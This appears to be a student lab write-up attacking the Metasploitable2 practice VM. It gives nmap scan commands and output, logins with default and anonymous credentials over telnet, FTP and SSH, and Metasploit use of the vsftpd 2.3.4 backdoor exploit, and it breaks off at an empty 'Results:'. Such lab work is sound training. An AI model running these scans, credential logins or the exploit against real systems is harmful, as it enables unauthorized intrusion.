

Project 3:
A machine named Metaspolit framework :


Before login in metasploitable2:



After login in metasploitable2 with default
Username: msfadmin & password : msfadmin




Task 1: Login to metaspolit and extract ip address



Task 2: Do nmap scanning on the IP, Extract Open port and Version Details

All open ports:

$:~ nmap -p- 172.29.9.82



```
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack
22/tcp    open  ssh          syn-ack
23/tcp    open  telnet       syn-ack
25/tcp    open  smtp         syn-ack
53/tcp    open  domain       syn-ack
80/tcp    open  http         syn-ack
111/tcp   open  rpcbind      syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
512/tcp   open  exec         syn-ack
513/tcp   open  login        syn-ack
514/tcp   open  shell        syn-ack
1099/tcp  open  rmiregistry  syn-ack
1524/tcp  open  ingreslock   syn-ack
2049/tcp  open  nfs          syn-ack
2121/tcp  open  ccproxy-ftp  syn-ack
3306/tcp  open  mysql        syn-ack
3632/tcp  open  distccd      syn-ack
5432/tcp  open  postgresql   syn-ack
5900/tcp  open  vnc          syn-ack
6000/tcp  open  X11          syn-ack
6667/tcp  open  irc          syn-ack
6697/tcp  open  ircs-u       syn-ack
8009/tcp  open  ajp13        syn-ack
8180/tcp  open  unknown      syn-ack
8787/tcp  open  msgsrvr      syn-ack
37755/tcp open  unknown      syn-ack
48461/tcp open  unknown      syn-ack
56195/tcp open  unknown      syn-ack
58586/tcp open  unknown      syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

All open ports with version details:

$:~ nmap -sC -sV 172.29.9.82 -vvv

Result:

21/tcp open ftp syn-ack vsftpd 2.3.4
25/tcp open smtp syn-ack Postfix smtpd
53/tcp open domain syn-ack ISC BIND 9.4.2

80/tcp open http syn-ack Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind syn-ack 2 (RPC #100000)
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec syn-ack netkit-rsh rexecd
513/tcp open login syn-ack OpenBSD or Solaris rlogind
514/tcp open tcpwrapped syn-ack
1099/tcp open java-rmi syn-ack GNU Classpath grmiregistry
1524/tcp open bindshell syn-ack Metasploitable root shell
2049/tcp open nfs syn-ack 2-4 (RPC #100003)
2121/tcp open ftp syn-ack ProFTPD 1.3.1
3306/tcp open mysql syn-ack MySQL 5.0.51a-3ubuntu5
3632/tcp open distccd syn-ack distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql syn-ack PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc syn-ack VNC (protocol 3.3)
6000/tcp open X11 syn-ack (access denied)
6667/tcp open irc syn-ack UnrealIRCd
8009/tcp open ajp13 syn-ack Apache Jserv (Protocol v1.3)
8180/tcp open http syn-ack Apache Tomcat/Coyote JSP engine 1.1
8787/tcp open drb syn-ack Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
37755/tcp open nlockmgr syn-ack 1-4 (RPC #100021)
48461/tcp open mountd syn-ack 1-3 (RPC #100005)
56195/tcp open status syn-ack 1 (RPC #100024)
58586/tcp open java-rmi syn-ack GNU Classpath grmiregistry
23/tcp open telnet Linux telnet


Task 3: Check the vulnerable version exploitation's procedure in rapid7 and start exploiting the following ports

Telnet:
A)Telnet with default username and password:

For telnet login :
$:~ telnet 172.29.9.82

already we know the default username and password for metasploitable2

Username: msfadmin
password : msfadmin



B)FTP

Here We Got The Version Of FTP

```
└─$ sudo nmap -sV -p21 172.29.9.163 -vvv
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 22:02 UTC
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 22:02
Scanning 172.29.9.163 [1 port]
Completed ARP Ping Scan at 22:02, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:02
Completed Parallel DNS resolution of 1 host. at 22:02, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 22:02
Scanning 172.29.9.163 [1 port]
Discovered open port 21/tcp on 172.29.9.163
Completed SYN Stealth Scan at 22:02, 0.04s elapsed (1 total ports)
Initiating Service scan at 22:02
Scanning 1 service on 172.29.9.163
Completed Service scan at 22:02, 0.10s elapsed (1 service on 1 host)
NSE: Script scanning 172.29.9.163.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:02
Completed NSE at 22:02, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:02
Completed NSE at 22:02, 0.00s elapsed
Nmap scan report for 172.29.9.163
Host is up, received arp-response (0.062s latency).
Scanned at 2022-04-08 22:02:43 UTC for 1s

PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.3.4
MAC Address: 00:F4:8D:12:79:D9 (Liteon Technology)
Service Info: OS: Unix

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
           Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

For FTP login command :
$:~ ftp 172.29.9.82
In this ftp login the username is anonymous
and password is (None)


```
└─$ ftp 172.29.9.82
Connected to 172.29.9.82.
220 (vsFTPd 2.3.4)
Name (172.29.9.82:astro): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||39453|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> ?
Commands may be abbreviated.  Commands are:

!               cr              ftp             macdef          msend           prompt          restart         sunique
$               debug           gate            mdelete         newer           proxy           rhelp           system
account         delete          get             mdir            nlist           put             rmdir           tenex
append          dir             glob            mget            nmap            pwd             rstatus         throttle
ascii           disconnect      hash            mkdir           ntrans          quit            runique         trace
bell            edit            help            mls             open            quote           send            type
binary          epsv            idle            mlsd            page            rate            sendport        umask
bye             epsv4           image           mlst            passive         rcvbuf          set             unset
case            epsv6           lcd             mode            pdir            recv            site            usage
cd              exit            less            modtime         pls             reget           size            user
cdup            features        lpage           more            pmlsd           remopts         sndbuf          verbose
chmod           fget            lpwd            mput            preserve        rename          status          xferbuf
close           form            ls              mreget          progress        reset           struct          ?
ftp>
```


looked for the exploits available on metas-loot and then we set options by

using set command

$:~ msfconsole
//searching the ftp-version for find out the payload
$:~search vsftpd
//and we find the exploit/unix/ftp/vsftpd_234_backdoor
//we can access it use the command
$:~use 0



After Setting the RHOST
we perform the exploit by using command “run”.




Telnet login with updated new password:

We Can also try to login telnet by using the new password.

C)SSH With new password

Here Also SSH with new password as “gnome”



Or SSH with default username and password:

For ssh login we know the username is msfadmin
and the password is msfadmin and also we know the private ip address

so ssh login with command:
$:~ssh msfadmin@172.29.9.82

Results: